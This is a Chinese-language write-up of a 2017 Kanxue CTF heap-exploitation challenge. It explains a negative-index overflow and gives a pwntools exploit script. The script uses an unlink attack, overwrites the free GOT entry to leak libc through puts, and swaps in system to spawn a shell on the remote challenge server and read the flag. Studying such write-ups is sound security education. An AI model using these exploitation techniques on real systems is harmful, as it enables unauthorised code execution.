

**看雪CTF2017第四题简单解析**


此程序是64位ELF，包括建立堆（sub\_4009D1）、修改堆（sub\_400BA1）、删除堆（sub\_400B21）、显示信息（sub\_400C42），如下图所示。

****

其中，显示信息（sub\_400C42）没有任何可以利用的地方，不做考虑，如下图。



**考虑另外三类操作，且分析知道6020C0[i]指向的内存存储堆的大小，6020E0[i]存储分配的堆地址(大小0x10，后8字节是占用状态)。从这里可以知道，当i=-2时，分配的内存数据替代了第0块内存的大小，存在溢出，可以利用。**



如下Poc，通过构造堆结构过掉系统检测，通过free过程ulink使第0块内存指向固定地址6020C8。

from pwn import \*

context(arch='amd64')

#p = process("./main")

p = remote('211.159.216.90',51888)#211.159.216.90 51888

#libc = ELF('/root/4/ctflibc.so.6')

def create\_ex(\_size,\_cun,\_content):

    print p.recvuntil('$ ')

    p.send('1')

    print p.recvline()

    p.send(\_size)

    print p.recvline()

    p.send(\_cun)

    print p.recvline()

    p.send(\_content)

def delete\_ex(\_cun):

    print p.recvuntil('$ ')

    p.send('2')

    print p.recvline()

    p.send(\_cun)

def edit\_ex(\_cun,\_content):

    print p.recvuntil('$ ')

    p.send('3')

    print p.recvline()

    p.send(\_cun)

    print p.recvline()

    p.send(\_content)

ptr\_addr = 0x000000006020E0

free\_got = 0x00000000602018

#sys\_addr = 0x007ffff7a7a450

sys\_rva  = 0x00000000041fd0

put\_rva  = 0x0000000006cee0

free\_rva = 0x00000000080370

def pwn():

    p.recvuntil('$ ')

    p.sendline('loudy')

    create\_ex('160','0','a'\*0x20)

    create\_ex('160','1','b'\*0x20)

    create\_ex('160','2','/bin/sh;'+'c'\*0x20)

    create\_ex('160','3','/bin/sh;'+'e'\*0x20)

    create\_ex('10','-2','d'\*7)

    payload = p64(0x0)+p64(0xa1)+p64(ptr\_addr-0x18)+p64(ptr\_addr-0x10)+'a'\*0x80+p64(0xa0)+p64(0xb0)

    edit\_ex('0',payload)

    delete\_ex('1')

如下Poc，使第0块指向602018（即free\_got）,使di2块指向602020（即puts\_got）。

payload2 = p64(0x0)+p64(0x1)+p64(0xa)+p64(0x602018)+p64(1)+p64(0x603110)+p64(0xa)+p64(0x602020)

edit\_ex('0',payload2)

如下poc，用put\_plt（0x4006d0）覆盖free\_got，此时调用sub\_400B21删除堆2，实际是调用puts，显示602020（puts\_got）的值，即puts函数实际地址。调试发现该地址多了高2字节的头部，直接去掉。

payload3 = '\xd0\x06\x40\x00\x00\x00\x00\x00'

print p.recvuntil('$ ')

    p.send('2')

    print p.recvline()

    p.send('2')

    sysysys = u64(p.recv(8))%0x1000000000000

    print hex(sysysys)

通过readelf发现system在glibc中偏移为sys\_rva=0x00000000041fd0，puts在glibc中的偏移为put\_rva=0x0000000006cee0。通过下式计算得到system的实际地址。并通过修改堆函数，将该地址写入602018（free\_got）处。

sysysys = sysysys-put\_rva+sys\_rva

print hex(sysysys)

edit\_ex('0',p64(sysysys))

此时调用堆删除函数，其中的free调用即相当于system，而堆分配时已经将参数“/bin/sh;”存入，因此可以直接得到shell。在shell中cat flag得到PediyCTF{n0\_pwn\_n0\_fun\_233}。

delete\_ex('3')